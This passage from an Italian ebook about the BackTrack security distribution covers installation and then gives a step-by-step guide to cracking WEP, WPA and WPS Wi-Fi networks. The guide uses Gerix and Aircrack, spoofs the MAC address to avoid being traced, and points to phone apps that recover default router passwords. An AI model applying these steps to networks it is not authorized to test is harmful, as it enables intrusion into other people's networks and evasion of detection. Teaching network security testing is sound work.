Prima edizione

Alla scoperta di Backtrack

L'OS degli Hacker

Di Giacomo Bellazzi

Questo libro parla del sistema operativo Backtrack, che si focalizza sulla sicurezza dei computer ed è disponibile sia come Live DVD che come Live USB, inoltre è possibile installarlo permanentemente sull'hard disk. La sua struttura riprende Ubuntu, permettendo così di avere una aspetto grafico più intuitivo, richiedendo meno applicativi eseguibili solo dal terminale. L'intento principale di questo libro, è quello di mettere il luce come spesso la sicurezza non è presente o comunque sia facile eluderla con semplici operazioni, eseguibili da chiunque abbia una minima conoscenza dell'Informatica. Inoltre sfogliando queste pagine, voglio dare suggerimenti per evitare furti di identità virtuali e documenti presenti nei dischi rigidi. Sebbene la rete sembri un posto "relativamente" sicuro, ogni PC connesso ad essa lascia tracce, che possono essere usate da un eventuale Cracker per portare a termine un attacco ed entrare, con il vostro aiuto, nel proprio pc, senza che voi ve ne accorgiate. Questo libro è diviso in capitoli, ognuno dei quali contiene un argomento ben preciso e cerca di spiegare attraverso immagini e comandi i vari argomenti; inoltre vi sono veri e propri esempi sull'utilizzo delle varie applicazione. Tra tutte spiccano WireShark, Aircrack, Xplico, AutoScan, NMAP e tante altre.

Questo libro è stato è stato scritto interamente da Giacomo Bellazzi, uno studente della Facoltà di Ingegneria Elettronica e Informatica a Pavia, appassionato fin da piccolo all'informatica da quando c'era Windows 95 fino a tempi più moderni.

Disclaimer importante

Questo libro è stato scritto SOLO PER FINALITà CONOSCITIVE E PER TESTARE LA PROPRIA RETE. Ricorda così dice l'articolo 615.

Chiunque abusivamente si introduce in un sistema informatico o telematico protetto da misure di sicurezza ovvero vi si mantiene contro la volontà espressa o tacita di chi ha il diritto di escluderlo, è punito con la reclusione fino a tre anni.


Dove Scaricare Backtrack

Il primo passo per poter iniziare ad imparare le varie tecniche illustrate in questo libro, bisogna sapere dove e come sia possibile scaricare il sistema operativo Backtrack

Dove Scaricare Backtrack

Backtrack è un sistema operativo open source, cioè è libero e completamente gratuito e chiunque può installarlo sui propri pc e notebook. Infatti basta un lettore dvd o una porta usb per poter avviare ed utilizzare il sistema operativo.

Per scaricarlo basta andare sul sito ufficiale http://www.backtrack-linux.org/downloads/, compilare in modo facoltativo il piccolo form e nella successiva pagina, si seleziona il tipo di PC sul quale verrà installato l'OS. Per una configurazione standard, basta seguire come nell'immagine presente, cioè per un PC a 32 bit.




L'estensione del file scaricato è iso, cioè un formato compresso, facile da poter masterizzare su DVD o su chiavetta (almeno da 4GB). Il download non sarà dei più veloci vista la dimensione dei file. Resta tuttavia possibile scaricarlo via torrent, selezionando l'opportuna casella la momento del download.

Come installare Backtrack

2

Ecco come installare il sistema operativo sul proprio PC o su chiavetta USB, per poter agevolmente trasportata e utilizzabile su più pc

Dopo aver scaricato il sistema operativo Backtrack in formato ISO, basta masterizzarlo su DVD per poter utilizzarlo fin da subito. La modalità con cui si utilizza questo OS da DVD prende il nome di Live DVD, in quanto non si utilizza il disco rigido in modalità scrittura, ma soltanto in fase di lettura. Una volta inserito il dischetto, si seleziona invio due volte e si vedrà che il PC sta caricando alcuni file. Una volta conclusa questa fase di caricamento, per passare alla modalità grafica più intuitiva, basta digitare il comando startx. Dopo pochi secondi ci apparirà una schermata come questa:



Sul desktop, si noterà una icona con scritto “Install Backtrack”. Questo permette di impostare correttamente il sistema operativo sul proprio PC o su chiavetta USB. Se anche questa perifica esterna è possibile installarlo, con la possibilità di visualizzare Backtrack su vari PC. Nelle prime schermate si imposta la regione, l’ora e il tipo di tastiera. Dopo si giungerà ad una schermata per impostare la destinazione di installazione.

Se si vuole avere SOLO Backtrack sul disco rigido, bisogna selezionare “use entire disk”. Qui ci sono due ulteriori impostazioni; se si vuole l’OS sulla chiavetta USB si utilizza la periferica appropriata con la relativa impostazione del Boot Loader (spuntando l’opzione “Installare il boot loder” in/dev/sdb). Se lo si vuole su il disco rigido del PC, bisogna selezionare l’altra periferica disponibile (è facile individuarla per via della dimensione). Se si vuole ulteriori configurazioni, basta selezionare manuale; è tuttavia possibile installarlo in “parallelo” con altri sistemi operativi quali Windows, senza entrare in conflitto tra di loro. Per sfruttare al meglio le potenzialità di Backtrack, è consigliabile avere a disposizione almeno 30 GB, mentre su chiavetta USB almeno 4GB. Una volta installato Backtrack, dopo il riavvio, apparirà una schermata con scritto login. Per accedere alla parte grafica, basta digitare “root” invio, “toor” invio, startx e invio. Root è

l'username, toor e la password, startx è il comando per avviarlo.
A mio giudizio il metodo migliore è quello di installare solo Backtrack su un disco rigido, per avere più memoria disponibile; però se uno utilizza più di un PC la cosa migliore è quello di metterlo su una chiavetta USB, per avere sempre i dati disponibili.

Aggiornare il sistema operativo

Per aggiornare il sistema operativo con gli ultimi pacchetti disponibili, è possibile farlo direttamente da terminale.
Digitiamo i seguenti comandi:

sudo apt-get update

sudo apt-get upgrade

Al primo comando, dovremo inserire la password, poichè ci servono di diritti di "root" cioè di amministratore del sistema, mentre nel secondo dovremo semplicemente digitare "y", che sta ad indicare yes.

La prima intrusione in una rete Wifi

13

In questo capitolo verrà mostrato quanto sia facile entrare in una rete Wifi protette, sia con protezione WEP, WPA o WPS


Ormai il termine wifi è entrato nel linguaggio di quasi tutte le persone che si appassionano all'informatica e non. La maggior parte delle famiglie che hanno una connessione ad internet, hanno un router Wifi in casa, per potersi connettere ad internet senza fili in tutta la casa, senza il bisogno di essere collegati ad un cavo ethernet, o ancora più "all'antica" al cavo USB. D'altronde gli ISP (Internet service provider) permettono la vendita/noleggio di questi dispositivi a prezzi contenuti, che vengono inseriti direttamente nella bolletta dei vari servizi di telefonia. Non a caso, se si dovesse fare una scansione delle reti che ci circondano, si nota quasi subito un altissimo numero di SSID (service set identifier) del tipo Alice-XXXXXXXX o Fastweb-X-XXXXXX etc…… Queste reti, sebbene sembrano protetta da password WPA e WPA2 (Wi-Fi Protected Access), che sono più sicure delle ormai vecchie WEP, si è scoperto essere meno sicure di quanto si pensasse; infatti attraverso un algoritmo, è possibile risalire alla password di default direttamente dalle cifre che compongono il nome della rete, che è facilmente ricavabile.

Questa procedura è stata facilitata, grazie allo sviluppo di applicazioni reperibili anche da dispositivi mobili, quali iOs e Android. Se invece l'utente ha cambiato la password che gli è stata fornita, qui le cose si complicano, perchè è necessario un attacco di bruteforce, in cui si provano tutte le possibile combinazioni di lettere e numeri o un attacco con un dizionario, che è più limitato dal punto di vista di possibilità di riuscita dell'attacco, ma è sicuramente più veloce. È invece quasi un gioco da ragazzi craccare una rete con protezione WEP, perchè il meccanismo di scambio della cifratura tra la base (che è il router) e il client (che è il pc connesso alla base) è stato bucato.

Craccare una rete wifi, come ho già scritto precedentemente non è poi così difficile. Se per alcune reti senza fili (vedi quelle dei router in comodato d'uso da parte dei gestori) è quasi immediato, per altre non è uguale, ma con Backtrack il compito si semplifica. Su questo sistema operativo ci sono molti programmi che permettono di craccare un reti Wifi, ma oggi vedremo quello più veloce e più intuitivo, senza ricorrere (o quasi) a comandi da terminali, come per il programma Aircrack. L'applicativo che useremo oggi si chiama Gerix Wifi e sfrutta per dir la verità funzionalità di Aircrack, ma con una veste grafica più semplice. Prima di passare alla parte pratica, facciamo un po' di teoria per capire cosa stiamo facendo. Innanzitutto quando ci connettiamo normalmente alle reti Wifi, utilizziamo la scheda del PC in modalità "attive" mode, cioè capta solo i pacchetti destinati alla periferica che utilizziamo. In questo modo i pacchetti delle reti Wifi nelle vicinanze vengono ignorati, perchè non servono. Invece per utilizzare correttamente la scheda con Gerix, bisogna utilizzarla in "mode monitor" o "passive mode", cioè in

grado di intercettare tutti i pacchetti delle rete Wifi che ci sono nelle vicinanze. Il passo successivo per non lasciare tracce in giro, è quello di cambiare il proprio mac address (è un indirizzo composto da 12 carattere che identifica univocamente una periferica Wifi) con uno “fake” cioè fasullo. Dopo aver fatto ciò siamo praticamente coperti da eventuali rintracciamenti. Fatto ciò si sceglie una rete Wifi di prova per craccarlo. Il consiglio è quello di farlo su una propria rete, per evitare denunce. Di solito si sceglie quella più fragile; tra tutte spiccano quelle WEP che in 10 minuti sono craccabili. Qui si sfrutta il fatto che la password viene più volte scambiata tra le periferiche connesse alla stessa rete. Mentre per le WPA servono “dizionari” contenenti tutte le possibili password; questo perchè non è ancora stata trovata una vera e propria falla (se non per alcuni tipi di protezione, per esempio TKIP)).
Ora che abbiamo un po’ di teoria passiamo alla pratica!
Per trovare questo applicativo basta andare in Backtrack-Exploitation Tools-Wireless Exploitation Tools-WLAN Exploitation-Gerix

Per impostare la modalità “passive mode”e per cambiare il mac address, basta andare nel tab configuration e fare le seguenti operazioni con questo ordine:




1. Set Random Mac address
2. Enable/Disable Monitor Mode
3. Set Random Mac address


Ora abbiamo impostato correttamente i parametri della periferica.
Per selezionare la rete Wifi da attaccare, basta selezionare “Rescan networks” e da li la si seleziona, ricordando che una password WEP è più semplice da craccare rispetto ad WPA. In base alla protezione della rete, si utilizzano diverse “schede”
Se la password è una WEP, bisogna andare nella tab WEP

Per prima cosa si seleziona “Start sniffing and logging”; dopo aver fatto ciò se ci sono altri pc connessi alla rete se segue la procedura per ”WEP ATTACKS with clients” se no “no clients.
Per i passaggi successivi basta selezionare passo dopo passo i comandi presenti.
Per quanto riguardo le WPA, la cosa si complica, perchè dovremmo utilizzare un attacco “dizionario” cioè ricercare la password presente in file testo che noi abbiamo scaricato dalla rete (basta digitare su Google).

Bisogna sempre far partire l’opzione Start Sniffing e poi WPA attaccks. Qui per forza ci deve essere un pc già connesso alla rete.
Per avere in forma scritta la password di WEP, dopo circa 20,000 pacchetti (ci vogliono pochi minuti per ottenerli se c’è una periferica connessa), basta fare “Decrypt Password”



Per una WPA dopo aver inserito il link per il dizionario contenente tutte le possibili combinazioni di carattere ritenuti opportuni, basta fare CRACK WPA password.




Il test è finito e come potete vedere non è poi così difficile entrare nelle reti WIFI.

Se queste istruzioni non vi sono troppo famigliari (fidatevi che sono semplici), l'operazioni di intrusione, può essere fatta semplicemente da un cellulare Android o da iPhone.

Per Android l'applicazione principale è WPA Tester, precedentemente disponibile su Market Store, poi rimossa per motivi legale, è tuttavia possibile scaricarla digitando su un motore di ricerca WPA Tester.apk. Apk è l'estensione per applicazione che girano su Android. Per installarla basta collegare il telefono al PC e copiare il contenuto. Una volta aperta, abbiamo due possibilità, o eseguire una scansione o inserire direttamente il nome della rete senza fili. Le reti craccabili, sono evidenziati dall'icona verde a sinistra. Poi basta premere "Prova a connettere" e sarà evidenziata la password per accedere alla Rete, utilizzabile anche da un PC.

Per iOs, cioè per iPhone, iPod touch le applicazioni sono varie. Le migliore è disponibile soltanto per dispositivi “sbloccati” si chiama Wuppy ed è possibile scaricarla da Cydia all’indirizzo http://kerneldelmondo.netsons.org/cydia



Il procedimento è lo stesso per WPA Tester, cambia solamente la parte grafica. Per iPhone non sbloccati, esistono tante applicazioni a riguardo. La prima che mi viene in mente è iWPA, la quale, semplicemente digitando il nome della rete, restituisce la password. In tutti i casi, però, se la password è stata cambiata dall'utente del router Wifi, questo procedimento non funziona, poichè sfrutta il fatto che la password generata di default risultati calcolabile attraverso un algoritmo.

Nelle precedenti righe ho già parlato di come molte reti Wifi, specialmente quelle con protezione WEP e quelle in comodato d'uso da parte dei vari gestori, siano facilmente vulnerabili. Recentemente Craig Heffner, esperto di sicurezza in informatica, ha scoperta un bug davvero importante, su un particolare tipo di reti Wifi, quelle dotate della funzionalità WPS.

Questa tecnologia, permette di associare un router e un client, premendo semplicemente un tasto su entrambi i dispositivi; in sostanza viene generato in automatico un codice pin, composto da 8 caratteri. Fin qui non ci sarebbe nessuna differenza da un attacco di tipo bruteforce, che impiegherebbe tantissimo tempo per provare tutte le possibili combinazioni. Però Craig Heffner, ha notato che questo codice è composto da 2 parti, entrambe composta da 4 cifre. La prima parte viene generata senza un algoritmo ben preciso, mentre la seconda è facilmente ricavabile dalla prima. Così l'attacco si riduce a soli 11.000 tentativi possibili, un gran risparmio di tempo. Quindi in poche ore, è possibile ricavare il codice pin da 8 carattere, utile per accedere alla rete Wifi, con funzionalità WPS. La prima parte, come ho detto, non è una sequenza logica ben preciso, però quando un client tenta di richiedere una connessione al Router WPS, quest'ultimo rilascia un messaggio di errore "EAP-NACK".

